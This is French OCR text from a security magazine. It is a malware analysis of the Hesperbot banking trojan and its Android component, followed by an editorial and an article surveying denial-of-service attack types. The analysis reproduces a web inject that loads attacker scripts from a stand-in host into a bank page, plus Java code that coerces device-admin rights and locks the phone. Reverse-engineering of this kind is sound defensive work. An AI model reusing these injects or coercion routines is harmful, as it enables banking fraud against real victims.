- un pointeur vers les données à déchiffrer où l'on retrouve par exemple le contenu de notre fichier.

```
(gdb) hexdump *(int*)($esp+8) 1024
0x023d8fd8: 1d 4c f2 a6 ff 77 1c 5e 80 a6 49 ba e8 10 ef e7  |.L...w.^..I.....|
0x023d8fe8: 1e ac 00 39 e0 d0 23 c1 cf 54 9c dd fd 00 4a b4  |...9..#..T....J.|
0x023d8ff8: b5 bd 55 59 80 f0 07 01 0e 8d 0b 9d e7 43 1a 9c  |..UY.........C..|
0x023d9008: 64 95 76 16 67 ee 16 b9 2b 09 b7 51 db fd 68 ed  |d.v.g...+..Q..h.|
0x023d9018: d1 bb f6 9e 49 b5 6e 64 e4 ec ce 6e cf ac 35 9e  |....I.nd...n..5.|
0x023d9028: 96 91 9a 82 86 db 19 4a 48 df 71 5d e7 fc b2 0d  |.......JH.q]....|
0x023d9038: db 31 5c 7b aa 70 93 4a fd 8c b4 bf 8f e7 97 64  |.1\{.p.J.......d|
0x023d9048: f1 6f 23 0a 04 9b 7f e6 e7 ac 85 cc 1d 55 d6 0e  |.o#.........U..|
[...]
```

À la fin de l'itération sur tous les blocs, cette zone mémoire est totalement déchiffrée :

```
(gdb) hexdump 0x023d8fd8 1024
0x023d8fd8: 00 00 00 00 9b 14 00 00 04 00 00 00 00 00 00 00  |................|
0x023d8fe8: 02 00 00 00 c6 01 00 00 2a 2e 67 6f 6f 67 6c 65  |........*.google|
0x023d8ff8: 2e 63 6f 6d 2f 2a 00 00 00 00 00 2a 2e 67 6f 6f  |.com/*.....*.goo|
0x023d9008: 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 2a 00 f5 01  |gleapis.com/*...|
0x023d9018: d8 e2 2a 2e 6c 69 76 65 2e 63 6f 6d 2f 2a 00 01  |..*.live.com/*..|
0x023d9028: 80 14 f6 2a 2e 6d 69 63 72 6f 73 6f 66 74 2e 63  |...*.microsoft.c|
0x023d9038: 6f 6d 2f 2a 00 61 64 69 6e 2a 61 75 74 6f 75 70  |om/*.adin*autoup|
0x023d9048: 64 61 74 65 2e 6f 70 65 72 61 2e 2a 00 cc f5 01  |date.opera.*....|
0x023d9058: 65 2a 67 77 2a 2e 6c 70 68 62 73 2e 63 6f 6d 2f  |e*gw*.lphbs.com/|
0x023d9068: 30 2f 6c 70 67 2f 6d 73 67 00 2e 63 7a 22 2a 66  |0/lpg/msg..cz"*f|
0x023d9078: 61 63 65 62 6f 6f 6b 2e 63 6f 6d 2f 61 6a 61 78  |acebook.com/ajax|
0x023d9088: 2f 2a 00 64 79 2a 3e 2a 66 61 63 65 62 6f 6f 6b  |/*.dy*>*facebook|
0x023d9098: 2e 63 6f 6d 2f 61 6c 69 74 65 2f 70 75 73 68 2f  |.com/alite/push/|
0x023d90a8: 6c 6f 67 2e 70 68 70 00 72 63 3d 22 68 74 74 70  |log.php.rc="http|
0x023d90b8: 73 3a 2f 2f 61 70 69 2e 66 61 63 65 62 6f 6f 6b  |s://api.facebook|
0x023d90c8: 2e 63 6f 6d 2f 2a 00 6c 69 6b 61 68 74 74 70 73  |.com/*.likahttps|
0x023d90d8: 3a 2f 2f 72 2e 74 77 69 6d 67 2e 63 6f 6d 2f 6a  |://r.twimg.com/j|
0x023d90e8: 6f 74 00 6c 65 3d 22 68 74 74 70 73 3a 2f 2f 74  |ot.le="https://t|
0x023d90f8: 77 69 74 74 65 72 2e 63 6f 6d 2f 69 2f 2a 00 20  |witter.com/i/*. |
0x023d9108: 77 69 64 68 74 74 70 73 3a 2f 2f 7a 79 6e 67 61  |widhttps://zynga|
0x023d9118: 2e 63 6f 6d 2a 00 f5 01 3c 69 2a 66 68 72 2e 64  |.com*...<i*fhr.d|
0x023d9128: 61 74 61 2e 6d 6f 7a 69 6c 6c 61 2e 63 6f 6d 2f  |ata.mozilla.com/|
0x023d9138: 2a 00 69 6d 61 67 2a 66 61 63 65 62 6f 6f 6b 2e  |*.imag*facebook.|
0x023d9148: 6d 61 66 69 61 77 61 72 73 2e 7a 79 6e 67 61 2e  |mafiawars.zynga.|
0x023d9158: 63 6f 6d 2a 00 6c 6f 61 64 2a 2e 6b 69 6e 67 2e  |com*.load*.king.|
0x023d9168: 63 6f 6d 2f 2a 00 69 76 3e 04 2a 2e 63 72 69 6d  |com/*.iv>.*.crim|
0x023d9178: 69 6e 61 6c 63 61 73 65 67 61 6d 65 2e 63 6f 6d  |inalcasegame.com|
0x023d9188: 2f 2a 00 65 62 6f 6f 68 74 74 70 73 3a 2f 2f 6d  |/*.eboohttps://m|
0x023d9198: 61 69 6c 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 6d  |ail.google.com/m|
0x023d91a8: 61 69 6c 2f 75 2f 30 2f 2a 00 00 00 00 00 00 00  |ail/u/0/*.......|
[...]
```

L'algorithme et la clé étant désormais connus, on peut déchiffrer tous les fichiers **.dat** avec un petit script Python et observer leur contenu. Le tableau suivant présente les plus importants d'entre eux dans le cadre de la compréhension de l'aspect bancaire du malware :

Nom du fichier	Taille	Description
isawozub.dat	5,2 ko	Fichier de configuration et d'injects
uqczutus.dat	397 ko	Binaire PE embarquant sous forme de DLL les modules x86 ou x64 : keylog, vnc, nethk/httphk/httpi (injection dans le navigateur), socks, etc.
yjiciryb.dat	720 o	Contenu en clair des requêtes HTTPS interceptées

Pour lire et modifier à la volée le trafic HTTPS, Hesperbot met en place un proxy local utilisé par le navigateur de la victime (tous les navigateurs grand public usuels sont supportés). Cet artefact peut être observé sur un système infecté en visualisant les informations de sécurité qui montrent qu'un unique certificat X.509 est utilisé pour certifier tous les sites sécurisés. La capture suivante montre par exemple qu'un site appartenant à Google est certifié par un faux certificat McAfee :




Figure 1 : Faux certificat X.509.

Ce certificat malicieux n'est pas détecté par le navigateur parce que le malware établit des points d'interception sur certaines fonctions afin de contourner la routine de détection des attaques man-in-the-middle **[HESP_HOOKS]**.

2.3 Configuration et injects

Comme mentionné dans le tableau ci-dessus, le déchiffrement du fichier **isawozub.dat** montre qu'il contient à la fois la configuration du malware (i.e. les sites bancaires ciblés) et les injects (i.e. le code HTML/JavaScript à insérer à la volée lors de la visite de ces sites). Petite remarque au passage : ces informations sont stockées chiffrées, mais on observe qu'elles sont téléchargées depuis le canal de contrôle sans autre chiffrement que la couche HTTPS. Encore une fois, cela contraste avec d'autres troyens bancaires comme ZeuS et ses variantes qui disposent d'une clé de chiffrement dédiée aux échanges réseau (en plus d'une éventuelle couche HTTPS). Voici un exemple d'injects Hesperbot ciblant une banque tchèque :

```
https://www.mabanque.cz*

<head*>

<link rel="stylesheet" type="text/css" href="https://malicious.com/mabanque.css" />

<script type="text/javascript" src="https://malicious.com/jquery-1.7.1.min.js"></script>
<script type="text/javascript" src="https://malicious.com/injectus.js"></script>
<script type="text/javascript">INJ.bot_id = "%_HESP_BOT_ID_%";</script>
<script type="text/javascript" src="https://malicious.com/models.js"></script>
<script type="text/javascript" src="https://malicious.com/getcontent?id=mabanque">
</script>
```

Ces éléments indiquent que chaque URL commençant par https://www.mabanque.cz aura son code source injecté avec du code malveillant dans sa balise **<head>**. La variable globale **%_HESP_BOT_ID_%** sera remplacée à la volée par un identifiant unique du système infecté, basé sur le nom d'hôte. Une fois de plus, on observe une différence par rapport aux injects généralement rencontrés sur SpyEye ou Zeus/Citadel/ICE-IX qui pèsent généralement plusieurs centaines de kilo-octets, car ils contiennent l'intégralité du code HTML/JavaScript nécessaire à l'exécution des opérations bancaires malveillantes ; les injects se contentent ici d'insérer quelques scripts depuis un site malveillant (au passage différent du canal de contrôle). L'attaquant y gagne en flexibilité dans la mesure où il peut ainsi modifier en partie le comportement de tous ses bots sans avoir à pousser de nouvelle configuration : il lui suffit de modifier les scripts hébergés sur son domaine malveillant.

Les injects font charger au navigateur infecté les scripts suivants :

- **mabanque.css** : feuille de style spécifique à la banque ciblée ;
- **jquery-1.7.1.min.js** : version non modifiée de jQuery 1.7.1 ;
- **models.js** : variables JavaScript listant de nombreux constructeurs et modèles de téléphones portables ;
- **injectus.js** : code jQuery gérant les injections pour toutes les banques ciblées. La variable **INJ** du script contient des propriétés générales comme l'adresse du C&C et les messages d'erreur (en tchèque dans le texte sur cet échantillon) et implémente les fonctions communes à toutes les banques ciblées comme la gestion du journal d'erreurs, la communication AJAX avec le C&C (ex. : envoi du solde du compte), la validation du numéro de téléphone portable et celle du code de vérification mobile (voir la section **3** sur le fonctionnement de l'application Android). Certaines fonctions ne disposent que d'un squelette (ex. : la fonction **hookLogin()** permettant de récupérer les informations d'authentification) et sont implémentées de façon spécifique à chaque banque dans le fichier **getcontent** décrit ci-après ;
- **getcontent?id=mabanque** : code HTML et jQuery spécifique à une banque ciblée, mettant en place des propriétés comme le code HTML à injecter et implémentant les fonctions manquant à **injectus.js** comme **hookLogin()**.

Note
Le code HTML/JavaScript ainsi inséré n'est que très peu obscurci, un simple remplacement des caractères par leur code ASCII.

Ces injects ont pour but d'inciter la victime à saisir son modèle et numéro de téléphone portable afin d'y recevoir par SMS un lien vers une application malveillante qui transférera silencieusement les jetons uniques d'authentification (mTANs, *mobile Transaction Authentication Number*) à l'attaquant qui aura alors tout loisir d'exécuter ses opérations bancaires malicieuses en toute discrétion. Les systèmes Android, BlackBerry et Symbian sont supportés par les injects analysés dans le cadre de cet article.

3 HITMO : Hesperbot In The MObile

Nous allons prendre l'exemple de l'application Android dont le condensé MD5 est a10fae2ad515b4b76ad95 0ea5ef76f72.

3.1 Transfert des mTANs

L'APK contient une base SQLite stockant entre autres les paramètres suivants :

- `admin` : numéro de téléphone de l'attaquant ;
- `on` : activation (valeur « `on` ») ou désactivation (valeur « `off` ») du transfert des mTANs.

L'application utilise classiquement la permission `RECEIVE_SMS` pour être notifiée de la réception des SMS ; l'*intent* correspondant est envoyé à la classe `com.certificate.SmsReciever` qui s'était enregistrée auprès du système en priorité très élevée (2147483647) pour ce type d'*intent*, dans le but d'être la première à les recevoir et les filtrer. Cette classe implémente un petit parser de SMS qui effectue différentes actions en fonction du contenu du message :

- `+<numéro de téléphone>` : positionne le paramètre `admin` de la base SQLite, aucune vérification n'est effectuée sur le numéro de l'expéditeur (!) ;
- `on` : active le transfert des SMS à l'attaquant si le numéro de l'expéditeur est celui du paramètre `admin` ;
- `off` : même chose pour désactiver le transfert ;
- `uninstall` : désinstalle l'application si le numéro de l'expéditeur est celui du paramètre `admin` ;
- `<tout autre contenu>` : si le transfert est activé, le SMS est renvoyé en clair à l'attaquant sous la forme `Fr: <numéro de téléphone source> <message>`.

Concernant les permissions, on remarque également l'utilisation de `BIND_DEVICE_ADMIN` dont on reparlera en section **3.3** concernant le privilège d'administration du périphérique.

3.2 Défi/réponse

Les injects sur le poste Windows infecté fournissent un code d'activation aléatoire que l'utilisateur doit saisir sur l'application mobile qui lui retourne un code de réponse lorsqu'il clique sur ***Activation***, généré avec un petit algorithme défi/réponse maison, à saisir en retour côté Windows. Cet algorithme est implémenté côté Android dans la fonction `generateResponse()` de la classe `ResponseGenerator` et côté injects dans les fonctions `generateReqCode()` et `generateAnswerCode()` du script `injectus.js`, respectivement pour la génération du code d'activation et du code réponse associé.




Figure 2 : Écran principal de HITMO.

3.3 Administration du périphérique

Une fois cette procédure d'activation réalisée, si l'utilisateur clique sur ***Exit***, il voit s'afficher la fenêtre suivante lui demandant s'il accepte de fournir à l'application le privilège d'administration du périphérique, en prétextant avoir besoin de privilèges liés au verrouillage de l'écran :




Figure 3 : Demande d'administration du périphérique.

La victime peut bien sûr cliquer sur ***Cancel***, mais l'application redemande alors ce privilège en boucle jusqu'à ce que la victime accepte ! En effet, l'application

crée un *intent* **android.app.action.ADD_DEVICE_ADMIN** (dont le bon fonctionnement nécessite la permission **BIND_DEVICE_ADMIN** mentionnée plus haut) puis met en place une tâche planifiée toutes les 3 secondes qui vérifie si le privilège a bien été octroyé et stoppe alors la tâche planifiée, ou bien relance l'*intent* dans le cas contraire. Le code correspondant se situe dans la méthode **AddAdmin()** de la classe **Util** :

```
final ComponentName componentName = new ComponentName(context, (Class)
ModuleAdminReceiver.class);
final Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
intent.putExtra("android.app.extra.DEVICE_ADMIN", (Parcelable)componentName);
intent.putExtra("android.app.extra.ADD_EXPLANATION", "Allow to protect
uninstallation of app");

timer.scheduleAtFixedRate(new TimerTask() {
          public void run() {
              try {
                  if (devicePolicyManager.isAdminActive(componentName)) {
                      timer.cancel();
                      return;
                  }
                  activity.startActivityForResult(intent, 1001);
              }
              catch (Exception ex) {
                  timer.cancel();
              }
          }
      }, n2, 3000L);
```

Après que l'utilisateur a cliqué sur ***Accept***, l'application ne cherche pas vraiment à se cacher puisqu'elle apparaît dans les applications administratrices du périphérique, dans la liste des applications installées fournie par les paramètres (mais plus dans la liste classique des applications) et dans la liste des applications en cours d'exécution. Cependant, cette astuce de l'administration de périphérique lui permet de ne pas pouvoir être désinstallée via le menu classique puisque le bouton correspondant est grisé pour ce type d'applications. L'application ne peut pas non plus être désinstallée via **adb uninstall**.

Qu'à cela ne tienne, il suffit d'aller dans les paramètres et supprimer ce privilège d'administration pour ensuite supprimer l'application... ou pas. L'application est en effet particulièrement vicieuse, car lorsqu'elle détecte qu'elle est en train de perdre son privilège, elle change le code de verrouillage de l'écran et verrouille ce dernier (on comprend mieux pourquoi elle demandait ce type de privilèges plus haut). La victime ne peut alors plus se servir de son téléphone !

3.4 Code de verrouillage malveillant

Ce code est constant et généré à partir du mot **uninstall** par la fonction **onDisableRequested()** de la classe **ModuleAdminReceiver** aperçue dans le code source précédent :

```
final String replace = Util.EncodeThis("uninstall").replace(" ", "");
substring = replace.substring(0, -1 + replace.length());
devicePolicyManager.resetPassword(substring, 0);
```

La fonction **EncodeThis()** appelle à son tour **mobem_encode_text()**, **mobem** étant une petite API de cryptographie fournie par l'application elle-même. Différentes méthodes peuvent être utilisées pour retrouver notre code de verrouillage (création d'un binaire à partir de la recompilation du code Java concerné, compréhension et réimplémentation de l'algorithme, etc.) ; une méthode simple et rapide consiste à insérer via **apk-tool** quelques lignes de *bytecode* Dalvik dans le fichier **ModuleAdminReceiver.smali** pour ajouter un appel à **Log.v()** et ainsi enregistrer le mot de passe dans le journal système juste après sa génération par la fonction **substring()** et son stockage dans la variable **v1** :

```
    invoke-virtual {v1, v7, v4}, Ljava/lang/String;->substring(II)Ljava/lang/String;

    move-result-object v1
+   const-string v5, "MISC-HESPERBOT"
+   invoke-static {v5, v1}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

    .line 44
    :cond_1
```

On retrouve ainsi très simplement le mot de passe déverrouillant le téléphone avec **logcat** :

```
V/MISC-HESPERBOT( 1056): peqr7fftj4xzr3shiabfzuo6o
```

Conclusion

Hesperbot ne révolutionne pas le monde des malwares bancaires, mais force est de constater son efficacité contre les banques ciblées qui ont dû mettre en place des contre-mesures spécifiques afin de détecter les postes de travail infectés et ainsi limiter la perte financière. Sa partie mobile, simple et efficace, dispose de quelques astuces qui sortent de l'ordinaire. Après ZITMO (ZeuS), SPITMO (SpyEye), QITMO (Qadars) et autres Perkele en tout genre, HITMO vient ainsi habilement compléter la liste des malwares bancaires passant outre les doubles authentifications par SMS mises en place par les banques. ■

REMERCIEMENTS

Merci à l'équipe du CERT-LEXSI ainsi qu'à Laurent Clévy et Benjamin Caillat pour leur relecture attentive.

RÉFÉRENCES

- **[HESP_CZ] http://www.welivesecurity.com/2013/09/04/hesperbot-a-new-advanced-banking-trojan-in-the-wild/**
- **[HESP_AU_DE] http://www.welivesecurity.com/2013/12/10/new-hesperbot-targets-germany-and-australia/**
- **[HESP_HOOKS] http://www.welivesecurity.com/2013/09/09/hesperbot-technical-analysis-part-22/**

LES DÉNIS DE SERVICE, L'ATTAQUE INFORMATIQUE À LA PORTÉE DES CANICHES

Il n'est pas simple de définir correctement ce qu'est exactement un déni de service. Tout simplement parce qu'il y en a une infinité. La cible peut-être le service à un utilisateur, un logiciel client, un logiciel serveur, une machine complète, voire un ou plusieurs réseaux. L'attaque peut parfois n'être qu'un simple octet qui titille le bogue d'une application qui plantera.

Si l'on remonte un peu l'histoire, les dénis de service, ou plus généralement l'atteinte à la disponibilité des données, sont un des plus anciens problèmes de sécurité informatique. L'attaque par IP Spoofing de Kevin Mitnick en 1994 commençait par un Syn Flooding vers la machine dont il usurpait l'identité. Le « Smurf », attaque par réflexion s'appuyant sur l'envoi de pings sur les adresses broadcast des réseaux, a fait le bonheur de nombreux assaillants à la fin des années 1990.

L'avantage, côté attaquant, est que ce type d'attaque est en général techniquement assez simple à conduire. Le simple rejeu en boucle d'un formulaire web via « ab » (apache benchmark) depuis sa ligne DSL suffit à faire tomber bien des sites. Et comme l'union fait la force, même ceux qui résistent à une attaque individuelle risquent de s'écrouler face à une attaque coordonnée avec LOIC. Le code ayant été porté en JavaScript, il est même possible d'utiliser un smartphone pour participer à l'effort collectif.

Pour une poignée d'euros et quelques minutes passées sur Google, vous pouvez également commander un DDoS vers une cible de votre choix. Les marchands offrent même souvent les cinq premières minutes pour prouver leur force de frappe, et ainsi montrer que vous ne dépensez pas vos 3,50 € pour rien. De quoi rendre abordable un DDoS pour des collégiens voulant rendre leur relevé de notes en ligne inaccessible le jour de la négociation de leur cadeau d'anniversaire.

Pour le responsable sécurité, le déni de service a tout de l'épée de Damoclès. Justifier l'investissement dans une infrastructure de protection contre les dénis de service, qu'elle soit interne ou dans le cloud, quand votre société n'a jamais été victime d'une telle attaque et qu'elle ne le sera peut être jamais risque d'être assez complexe. Si vous avez la chance d'être certifié ISO 27001, une petite astuce dans la norme peut vous faire retrouver le sommeil sans dépenser un euro (de toute façon, tout votre budget sécurité est certainement passé dans la certification) : il suffit d'« accepter le risque ». Pratique. Admettons qu'à défaut de vous protéger, cette solution a au moins le bon goût de mettre la direction devant ses responsabilités.

Si l'on aime les montées d'adrénaline, être dérangé en plein milieu de ses vacances sous les tropiques parce que le réseau devient subitement inaccessible, une autre approche est possible. On peut tout simplement considérer que lorsque son réseau se prendra un DDoS dans la face, il sera toujours temps, à l'arrache, de souscrire à un abonnement chez un CDN en priant pour que l'attaquant mette à jour son cache DNS et déporte son attaque vers leurs gros tuyaux. Mais comme vous allez le découvrir dans ce dossier, ce n'est malheureusement pas si simple. Les attaquants ne sont pas tous aussi naïfs et la famille des dénis de service est bien plus polymorphe que ne le laissent supposer les médias, fussent-ils spécialisés.

Et vous aurez beau mettre en place des infrastructures de protection ou souscrire à des offres en mode SaaS, si votre applicatif est développé n'importe comment et passe son temps à faire des requêtes monstrueuses sur des données non indexées, un simple clic en boucle sur l'icône « reload » d'un navigateur suffira à le mettre à genoux.

Bref, les DDoS ne sont décidément pas qu'une affaire de gros tuyaux.

Excellente lecture, merci à mes relecteurs, contributeurs et tous les auteurs ayant participé au dossier !

Cedric Foll / @follc

LES DÉNIS DE SERVICE

Renaud Bidou – rbidou@denyall.com
Directeur Technique – DenyAll

mots-clés : DOS / BOTNET / SYNFLOOD / FLOOD / REGEXP / XML / RESSOURCES / RÉFLEXION

Les DoS, distribués ou non sont vieux comme Internet. Déjà Morris paralysait le réseau dans les années 80 et ce qui est longtemps apparu comme une légende est (enfin) considéré comme une menace réelle. Cet article ne traitera donc pas d'innovation, mais offre une vue globale sur les techniques utilisées pour « interrompre de manière temporaire ou permanente tout ou partie d'un service ».

1 La réalité des Dénis de Service

1.1 Un peu d'histoire

Une véritable lapalissade, mais bien longtemps le phénomène des dénis de service a été... dénié. Alors même que les extorsions allaient bon train dès le début des années 2000, nombreux étaient ceux qui refusaient de croire que les dénis de service constituaient une menace réelle sur les systèmes d'information. Comme en témoigne la toute première campagne « visible » menée à l'aide des bots Trin00, Trible Flood Network et Stacheldraft. Ces botnets étaient connus depuis plus d'un an lorsque l'attaque qui paralysa Amazon, eBay et les autres fut lancée. À cette date, aucun mécanisme de sécurité n'avait été déployé, et ce fut le drame...

Depuis, les techniques ont finalement peu évolué, ou du moins n'ont évolué qu'à la marge, en améliorant les agents, les canaux de « command and control », en ciblant de nouveaux services, plus vulnérables tels que les Web Services (les applications XML) ou, plus récemment, en utilisant NTP pour la réflexion.

1.2 Des chiffres

Il est toujours difficile d'évaluer les attaques de manière quantitative. Les raisons sont toujours les mêmes : manque de données, absence de communication, compétences insuffisantes pour qualifier proprement l'attaque (« ça ne marche plus » n'est pas une analyse valide...). Toutefois, quelques ressources intéressantes offrent une vue assez pertinente du phénomène. Ainsi le site Digit Attack Map (http://www.digitalattackmap.com) fournit une représentation assez ludique des attaques présentes et passées. Un peu plus précise la page Atlas d'Arbor Networks (http://atlas.arbor.net/summary/dos) donne le même type d'information.

2 Les points critiques d'une infrastructure

2.1 Vue générale

Une infrastructure présente plusieurs points névralgiques, cibles naturelles des dénis de service. En suivant le chemin du trafic, les éléments critiques sont les suivants :

- La liaison entre le POP de l'opérateur et le réseau (uplink) ;
- Le routeur d'accès ;
- Les équipements de sécurité réseau, typiquement les firewalls ;
- Les équipements de sécurité applicative, de type WAF ;
- Les load-balancers ;
- La stack réseau de la cible ;
- Les applications ;
- Les middleware ;
- Les systèmes de back-office, généralement les bases de données et les Web Services.

Chacun de ces points est un élément critique de la chaîne réseau ou applicative et l'interruption de service d'un seul de ces composants provoquera une rupture de l'ensemble de la chaîne, sous une forme ou sous une autre.

2.2 Composants de la chaîne réseau

2.2.1 Uplink

L'uplink est vulnérable à une saturation, généralement provoquée par les données renvoyées par les serveurs (typiquement des images ou des gros fichiers à télécharger). L'idée est que ce type de lien dispose généralement d'un débit relativement faible par rapport à ce que l'on trouve sur des réseaux locaux. Ainsi des liens de quelques dizaines de Mbps sont des cibles pertinentes.

La saturation de ce lien provoque naturellement des collisions, des pertes de paquets et par voie de conséquence des retransmissions suivies d'un timeout. L'effet est encore plus spectaculaire dans le cas des applications reposant sur UDP. Dans ce cas ce sera immédiatement « plus de son, plus d'image ».

2.2.2 Les équipements réseau

Au niveau réseau c'est une question de paquets, ou plus précisément du nombre de paquets par seconde à traiter. Ce critère est valable pour les routeurs d'accès et les firewalls réseau. Dans le cas de ces équipements, le principal « coût » de traitement est l'algorithme de décision appliqué pour le routage et/ou pour le filtrage des paquets. Cela signifie qu'une fois cette décision prise, la taille des données à transmettre ne représente qu'un overhead marginal par rapport à l'utilisation totale des ressources pour le traitement de ce paquet.

Un équipement forcé à traiter un nombre trop important de paquets verra ses ressources CPU saturées, ce qui aura par conséquence des délais dans le traitement des paquets, puis des pertes de paquets, des retransmissions, des timeout. En outre les fonctions d'administration ne sont généralement plus accessibles, ce qui ne simplifie pas la vie...

2.2.3 La stack réseau

La stack réseau des serveurs intègre nativement un certain nombre de mécanismes l'exposant à certains types de dénis de service. Ainsi le standard TCP (RFC 793) définit une structure de stockage de toutes les informations d'état d'une connexion : la TCB (*Transmission Control Block*). L'utilisation mémoire associée dépend de l'OS, mais à titre d'exemple c'est une structure de type « sock » qui est utilisée sous Linux pour implémenter la TCB, pour un volume de plus de 1300 octets en mémoire.

La TCB est un véritable cheval de Troie dont la principale fonction non documentée est d'exposer le système à une saturation de la mémoire quand la TCB contient trop d'entrées, une consommation excessive de CPU quand le parcours de la TCB devient problématique, ou tout simplement à l'interruption de sessions établies et le rejet de nouvelles connexions si la TCB a été définie avec une taille fixe... Nous reconnaîtrons facilement ici les effets du SYN Flood et de ses variantes par réflexion réseau.

2.3 Composants de la chaîne applicative

2.3.1 Les applications et les WAF

Au niveau de la couche applicative, ce sont essentiellement le nombre de sessions simultanées et de transactions par seconde qui ont un impact sur le bon fonctionnement des WAF, des applications et des load-balancers. Notons que ces derniers bénéficient également de l'exposition aux risques des équipements réseau. Donc un load-balancer qui fait WAF a intérêt à être sacrément costaud...

Plus concrètement, ce type de composant présente des faiblesses à deux niveaux.

Au niveau de la couche transport tout d'abord, et plus précisément des mécanismes de traitement des connexions établies vers l'application. La définition de limites est aussi risquée que leur absence. Dans le premier cas, l'atteinte de la limite du nombre de connexions interdit l'établissement de toute nouvelle connexion pour une durée généralement assez longue, les « timeout » définis à ce niveau étant généralement élevés. Inversement, l'absence de limite peut naturellement conduire à un épuisement des ressources CPU ou mémoire.

Au niveau de la couche applicative, le traitement des requêtes par l'application induit un nombre important de processus potentiellement complexes, à savoir essentiellement les règles de routage applicatif et la réécriture de contenu. C'est à ce niveau que le nombre de transactions par seconde est un facteur clef.

2.3.2 Les middleware

Les middleware sont également exposés au nombre de transactions avec une considération supplémentaire à savoir le volume de données à traiter avant de les servir à l'application. En outre, la complexité des opérations est également un facteur critique dans ce type de situation.

En effet, le middleware n'est qu'un intermédiaire entre l'application et le back-office. Son rôle est généralement de prendre tout ou partie des données transmises à l'application, de les formater et de les soumettre au back-office. Inversement, les données transmises en retour par ce dernier sont mises en forme et envoyées à l'application. Par conséquent, l'application peut très bien supporter la charge des transactions tandis que le middleware sera mis à genou par le volume de données à traiter dans un sens ou dans l'autre.

2.3.3 Le back-office

Les systèmes de back-office sont eux aussi sensibles aux problématiques de volume et de complexité des traitements. Ce phénomène est d'autant plus vrai que certains back-offices ne sont pas dimensionnés pour traiter des volumes aussi conséquents que les applications frontales. Il est donc beaucoup plus pertinent de s'attaquer à de telles cibles, d'autant plus que dans certains cas elles reposent sur les mêmes technologies.

À ce titre, les Web Services sont de loin les candidats idéaux. Ils reposent sur HTTP comme couche de transport, leur dimensionnement est de l'ordre de dix fois inférieur à celui des applications Web et, cerise sur le gâteau, personne ne sait vraiment comment ça marche, ce qui laisse présager d'un niveau de sécurité désastreux. Ils présentent par conséquent une option de recyclage particulièrement pertinente pour votre vieux botnet qui n'a plus qu'une vingtaine de nœuds actifs.

3 Les types d'attaques

3.1 Attaques génériques

3.1.1 Volume réseau

L'essentiel des attaques au niveau réseau est basé sur un volume considérable de paquets. Compte tenu du fait qu'ici la taille ne compte pas et que le but du jeu est de profiter au maximum de la bande passante, ce sont donc des petits paquets qui doivent être envoyés. Il s'agira évidemment de SYN pour les SYN floods, de SYN/ACK pour les attaques par réflexion réseau, de X-Mas tree pour la gestion des anomalies, etc.

Le seuil généralement accepté du nombre de paquets par seconde qu'il devient quasiment impossible de traiter est de l'ordre de la centaine de milliers pour les routeurs d'entreprise et du million pour les équipements d'opérateurs. Ces nombres sont à mettre en relation avec le fait qu'il est possible de générer assez simplement 150.000 paquets par seconde à partir d'un seul serveur...

3.1.2 Saturation

Opération exactement opposée sur le principe à la précédente. Il s'agit ici soit de saturer l'uplink soit d'imposer des traitements considérables aux composants de la chaîne applicative. Bien que les impacts soient différents, le mode opératoire est identique et consiste à faire transiter des volumes importants de données. L'image d'Épinal est le download répété d'un fichier (PDF, image, word, n'importe quoi...) de taille importante. C'est vieux et ça ne marche plus trop.

Néanmoins il y a des tas de solutions plus subtiles. En premier lieu, nous avons les attaques par réflexion applicative, essentiellement DNS, SNMP et plus récemment NTP, qui seront traitées plus loin dans ce dossier. Les Web Services offrent également d'excellentes capacités de saturation via différents mécanismes, tels que l'abus des xLink et xPointer qui permettent de référencer une ressource n'importe où sur Internet, comme l'ISO d'une distribution Linux par exemple... Bien entendu les attachements (SOAP pour les Web Services - encore eux, SMTP ou HTTP) restent intéressants, en particulier quand ces derniers seront traités par un système tiers via ICAP, dont le mode opératoire préemptif est assez contre-productif.

L'intérêt de ce type d'attaque est que le nombre de systèmes nécessaire est réduit ou, qu'à nombre égal, le nombre de requêtes générées par chaque agent est très faible (de l'ordre de 1/100) par rapport aux attaques réseau. Dans ces conditions, les systèmes de détection bêtement statistiques n'attraperont pas grand-chose, au risque de générer de nombreux faux-positifs.

3.1.3 Volume applicatif

Le terme volume applicatif vise plus particulièrement l'attaque des mécanismes de traitement des informations de transport, tels que les URL (au sens large, donc valable pour tout type d'application) et les en-têtes. Dans ce schéma, le critère important est le nombre de transactions par seconde (TPS). Un WAF supportera environ 30.000 TPS, un site web environ 10.000, et quelques milliers uniquement pour un Web Service. Bien sûr, il faut prendre en considération les fonctions de load-balancing et de cache. Au total, il faudra généralement compter une petite centaine de milliers de TPS pour que l'impact d'une telle attaque soit notable sur des infrastructures de taille conséquente telles que les hébergeurs (sérieux), et plusieurs centaines de milliers pour un CDN. Maintenant, pour une infrastructure « cheap » sur laquelle sont cumulées les fonctions citées précédemment (si tant est qu'elles soient déployées), quelques dizaines de milliers de TPS devraient être suffisants.

